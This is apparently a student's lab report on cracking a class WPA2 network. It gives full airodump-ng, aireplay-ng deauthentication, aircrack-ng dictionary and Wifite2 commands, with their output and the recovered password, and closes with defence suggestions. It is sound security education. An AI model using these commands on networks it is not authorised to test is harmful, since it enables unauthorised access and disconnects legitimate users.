
Figure 7 *Captured BSSID, Channel Information of target network CS-6343-2022*

In the above Image, Highlighted in Yellow, showing required BSSID: B0:7F:B9:98:FC:0C and Channel of adapter is 8, ESSID or Network: CS-6343-2022.

5. **You will now capture and save traffic associated with the channel and BSSID identified in the previous step. Use the command *airodump-ng --bssid x -c a --write y z*, where x is the BSSID, a is the channel, y is the file name to which you will save the captured data and z is the name of the interface which you earlier set into monitor mode.**

By using the command below:

airodump-ng --bssid B0:7F:B9:98:FC:0C -c 8 --write lab2 wlan0mon



```
CH  8 ][ Elapsed: 1 min ][ 2022-07-28 22:27 ][ WPA handshake: B0:7F:B9:98:FC:0C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B0:7F:B9:98:FC:0C  -68 100      429       63    0   8  130   WPA2 CCMP   PSK  CS-6343-2022

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B0:7F:B9:98:FC:0C  CC:2F:71:DB:67:03  -80    1e- 6e     0      241  PMKID
B0:7F:B9:98:FC:0C  CC:2F:71:DB:74:DC  -71    1e- 6e     0        2
```

Figure 8 *airodump-ng command to establish Handshake and generate PMKID*

The command is perform 4096 rounds and generate PMKID by establishing Handshake, in this process, it will capture and save the traffic associated with the channel and BSSID to this path */home/kali* by using the interface wlan0mon which we used previously.





Figure 9 *folder "/home/kali" containing processed files after PMKID generation.*

The files that are captured are saved to the path above shown in the Image.

6. **To capture the handshake, force one or more clients currently associated with the Access Point (AP) to disassociate.**

   Use the command: *aireplay-ng -- deauth 1 –a Access_Point_MAC –c Client_MAC wlanxxmon*

   The value of 1 means a burst of 64 deauth packets. Wait for a couple of seconds to see if the handshake is captured. You may have to try the previous command multiple times until the handshake is captured. You will know that you have captured the handshake when you see a message similar to the one highlighted in red below.




```
CH  8 ][ Elapsed: 3 mins ][ 2022-07-28 22:30 ][ WPA handshake: B0:7F:B9:98:FC:0C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B0:7F:B9:98:FC:0C  -76  48     1424      440    0   8  130   WPA2 CCMP   PSK  CS-6343-2022

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B0:7F:B9:98:FC:0C  E8:50:8B:48:1C:67  -60    1e- 1      0      683  PMKID
B0:7F:B9:98:FC:0C  CC:2F:71:DB:67:03  -80    1e- 6e     0      524  PMKID
B0:7F:B9:98:FC:0C  CC:2F:71:DB:74:DC  -81    1e- 6e     0      137  PMKID
```

Figure 10 *Handshake Captured, PMK ID found*

By using the command

aireplay-ng -- deauth 1 –a Access_Point_MAC –c Client_MAC wlanxxmon



```
┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:33:47 PM /
 ────────────────────────────────
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c CC:2F:71:DB:67:03 wlan0mon
22:33:51  Waiting for beacon frame (BSSID: B0:7F:B9:98:FC:0C) on channel 8
22:33:52  Sending 64 directed DeAuth (code 7). STMAC: [CC:2F:71:DB:67:03] [ 8|26 ACKs]

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c CC:2F:71:DB:67:03 wlan0mon
22:33:58  Waiting for beacon frame (BSSID: B0:7F:B9:98:FC:0C) on channel 8
22:33:59  Sending 64 directed DeAuth (code 7). STMAC: [CC:2F:71:DB:67:03] [17|36 ACKs]

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c CC:2F:71:DB:74:DC wlan0mon
22:35:33  Waiting for beacon frame (BSSID: B0:7F:B9:98:FC:0C) on channel 8
22:35:34  Sending 64 directed DeAuth (code 7). STMAC: [CC:2F:71:DB:74:DC] [ 3|37 ACKs]

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c CC:2F:71:DB:74:DC wlan0mon
22:35:36  Waiting for beacon frame (BSSID: B0:7F:B9:98:FC:0C) on channel 8
22:35:37  Sending 64 directed DeAuth (code 7). STMAC: [CC:2F:71:DB:74:DC] [37|42 ACKs]

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 11 *Sample test to show how aireplay-ng will establish deauth.*

This command is executed to disassociate the clients that are currently associated with the access point where mac address is given and access point can be obtained from the executed commands from the image showing below corresponding to the BSSID, so re-establish connection of obtain Handshake.


7. **Once the handshake is captured, you may now crack the password using aircrack-ng x –w y, where x is the name of the file which we earlier used to store the information in step 5 and y is the absolute path to the password file or dictionary.**

   The directory of the password file is: /usr/share/wordlists/

   The actual password list is in the zipped file: rockyou.txt.gz

Note that you will have to unzip this file first.
Step # 7 is offline; so you can go and execute it at your convenience. The step might take a while.


Here the file “*rockyou.txt.gz*” located in “*/usr/share/wordlists*” is unzipped to “*/home/kali/Desktop*” folder, resulted file is *rockyou.txt,* this file contains word list that is used to search the Pairwise Transient Key from the 4-way Handshake capture file “*lab2-01.cap*” from above step.



```
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:37:22 PM /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng lab2-01.cap -w /home/kali/Desktop/rockyou.txt
Reading packets, please wait...
Opening lab2-01.cap
Read 15523 packets.

   #  BSSID              ESSID                     Encryption

   1  B0:7F:B9:98:FC:0C  CS-6343-2022              WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening lab2-01.cap
Read 15523 packets.

1 potential targets
```

Figure 12 *WPA Encryption established Handshake using PMKID*

Once the command, “*sudo aircrack-ng lab2-01.cap -w /home/kali/Desktop/rockyou.txt”* is used to crack the PTK.




```
                         Aircrack-ng 1.6

      [00:59:54] 11033210/14344392 keys tested (3066.42 k/s)

      Time left: 17 minutes, 59 seconds                          76.92%

                        KEY FOUND! [ I.Love.My.Phone ]


      Master Key     : 76 A6 06 B6 41 15 4A 07 EE 82 67 8B 96 C4 59 51
                       03 A8 C7 46 44 F2 80 FD 5C E0 8D 7B 46 15 75 78

      Transient Key  : 2D A6 39 96 F1 A0 75 EB 1C 31 0E 84 CE 82 05 84
                       7D 14 6C BF D4 0F 45 8F F1 A9 DE 41 D3 9B D9 DE
                       6E 84 38 A6 A8 A5 D1 E2 44 2C AC 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 4E 79 67 8C FE D6 1E C8 3B D6 EE 90 E0 23 42 FA


┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 11:39:51 PM /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 13 *Password Found.*

PART 2:

You will attack the same network using a different tool, *Wifite2*. Perform research on the necessary commands for this tool and rerun the attack. Please only attack the network set up for this class. Show/describe screenshots for all your work.

Answer:



```
┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 11:39:51 PM /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo wifite -mac --dict /usr/share/wordlists/rockyou.txt
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.6.0
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

 [+] option: using random mac address when scanning & attacking
 [+] option: using wordlist /usr/share/wordlists/rockyou.txt to crack WPA handshakes
 [!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
 [!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
 [!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools

 [+] Using wlan0mon already in monitor mode

 [+] macchanger: changing mac address on wlan0mon
 [+] macchanger: changed mac address to c8:9e:43:01:b3:60 on wlan0mon

   NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
   ---  -------------------------   --  -----  -----  ----  ------
     1               CS-6343-2022    8  WPA-P   21db  lock
 [+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready █
```

Figure 14 *wifite command to execute attack.*

Wifite2:


It is a tool to audit WEP or WPA encrypted wireless networks. A powerful tool that automates Wi-Fi hacking, allowing you to select targets within your adapter's coverage area, and then selects the best hacking strategy for each network.

Using wifite2, we will be attacking the network CS-6343-2022 by using the command

sudo wifite -mac --dict /usr/share/wordlists/rockyou.txt

Steps to attack the network:

1. By executing the command Wifite as shown above, it will start the process of displaying the available wifi networks within the adapter coverage area
2. When we find the target device which we are going to attack, we need to stop the process by entering the command *CTRL + C*.
3. After stopping the process, we need to select the network by entering the *number* of the target network.
4. Then it starts attacking, it takes the handshake capture that was captured before.
5. It cracks the wpa handshake by using aircrack-ng with rockyou.txt wordlist (this wordlist contains the list of all passwords, and it will be checking the each and every relating password until it matches the key for the network)
6. This process will take a certain time and finally cracks the key when there is a match The password for the network CS-6343-2022 is *I.Love.My.Phone*



```
   87                 EduRoam     1  WPA-E    7db    no
   88                TTUguest     1  WPA-P    7db    no
   89                 EduRoam    11  WPA-E    6db    no
   90                TTUguest     1  WPA-P    5db    no
 [+] select target(s) (1-90) separated by commas, dashes or all: 60

 [+] (1/1) Starting attacks against B0:7F:B9:98:FC:0C (CS-6343-2022)
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] CS-6343-2022 (12db) WPA Handshake capture: found existing handshake for CS-6343-2022
 [+] Using handshake from hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-28T00-37-33.cap

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for b0:7f:b9:98:fc:0c
 [!] aircrack: .cap file does not contain a valid handshake

 [+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
 [+] Cracking WPA Handshake: 77.00% ETA: 16m24s @ 3352.4kps (current key: I.Love.My.Phone)
 [+] Cracked WPA Handshake PSK: I.Love.My.Phone

 [+]   Access Point Name: CS-6343-2022
 [+]  Access Point BSSID: B0:7F:B9:98:FC:0C
 [+]          Encryption: WPA
 [+]      Handshake File: hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-28T00-37-33.cap
 [+]      PSK (password): I.Love.My.Phone
 [+] saved crack result to cracked.json (1 total)
 [+] Finished attacking 1 target(s), exiting
 [+] macchanger: resetting mac address on wlan0mon ...
 [+] macchanger: reset mac address back to c8:9e:43:9b:ec:06 on wlan0mon

┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Friday July 29 2022 12:53:13 AM   /
 -----------------------------------
       \   ^__^
        \  (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
```

Figure 15 *Network Attacked successfully.*

(2) **using your knowledge of the WPA2 handshake/setup, explain what is happening in Steps 6-7.**

- *Handshake* is a term that include the first four messages of the encryption connection process between the client that wants the WI-FI and the Access Point that provide it.

Step 6:

A Handshake is being captured by forcing one or more clients that are currently associated with the Access Point to disassociate or deaunthenticate the client by using the command

aireplay-ng -- deauth 1 –a Access_Point_MAC –c Client_MAC wlanxxmon

- *Aireplay-ng* is a useful tool that helps in cracking WPA/WPA2-PSK and WEP keys by performing various powerful attacks on wireless networks. In this way, aireplay-ng generates important traffic data to be used later on.
- *Deauthentication* can be performed for capturing WPA/WPA2 handshakes by forcing the victim to reauthenticate

  The value of 1 means a burst of 64 deauthentication packets to send

  -a is the MAC address of AP (wireless router)

  -c is the MAC address of victim
- *Wlanxxmon* is the Network interface name that is in the monitor state where xx is the obtained from the wireless interface.
- When the above command starts execution, we need to wait for a couple of seconds to see if the handshake is captured.
- This task needs to be performed multiple times until the handshake is captured.
- Once the handshake is captured, we can stop the process by using the command CTRL+C.

Step 7:

From step 6, we have seen that the handshake is captured at a point of time, after capturing this handshake we may now crack the password(PTK) by using a command

aircrack-ng x –w y

- *Aircrack-ng* is a set of tools in Kali Linux that can be used to assess Wi-Fi network security. It is capable of monitoring (capturing packets), attacking, and cracking Wi-Fi networks. Aircrack-ng will be used to crack a password-protected WPA/WPA2 Wi-Fi network.
- x is the name of the file which we earlier used to store the information
- y is the absolute path to the password file or dictionary.
- The directory of the password file is: /usr/share/wordlists/
- The complete command for aircrack is displayed below as per the question

```
sudo aircrack-ng lab2-01.cap -w /home/kali/Desktop/rockyou.txt
```

here x indicates: */home/kali/Desktop/lab2-01.cap*

lab2-01.cap stores the information relating to the network.

Here y indicates: */home/kali/Desktop/rockyou.txt*

Where y contains the list of passwords

- When the command starts executing, it starts cracking the password by trying all the possible keys that are available in the words list.
- After certain time, the password is cracked finally, and key is found
- The key found for our wireless network is *I.Love.My.Phone*

(3) **In your opinion, how could WPA2 be protected from this attack? Discuss as many ideas as possible.**

Answer:

1. *Keep your devices patched and up to date*: every time check for the updates on all client devices on the network for boosting WPA2 security, this helps to ensure that the latest patches against known vulnerabilities have been installed
2. *Enter the IP address to access router settings using a web browser*: if there are any pending updates that needs to be installed on your router, check for the updates regularly and if the manufacturer stops supporting it, discontinue the product and replace the router
3. *Use strong and unique passwords with a greater password length*: Using strong complexity of special characters, numbers, upper case, and lower-case letters, this helps in security for the network
4. *Disable remote access to your router*: sometimes to ensure that router settings cannot be tampered over a wireless connection, we need to disable the access over wifi so that changes can only be made by plugging in via an ethernet cable
5. *Using a virtual private network (VPN)*: by using the virtual private network, which helps in secured access of network, so that it cannot be attacked.

References:

1. https://medium.com/@alonr110/the-4-way-handshake-wpa-wpa2-encryption-protocol-65779a315a64
2. https://www.aircrack-ng.org/doku.php?id=cracking_wpa
3. https://sectigostore.com/blog/what-is-wpa2-how-to-improve-wpa2-security/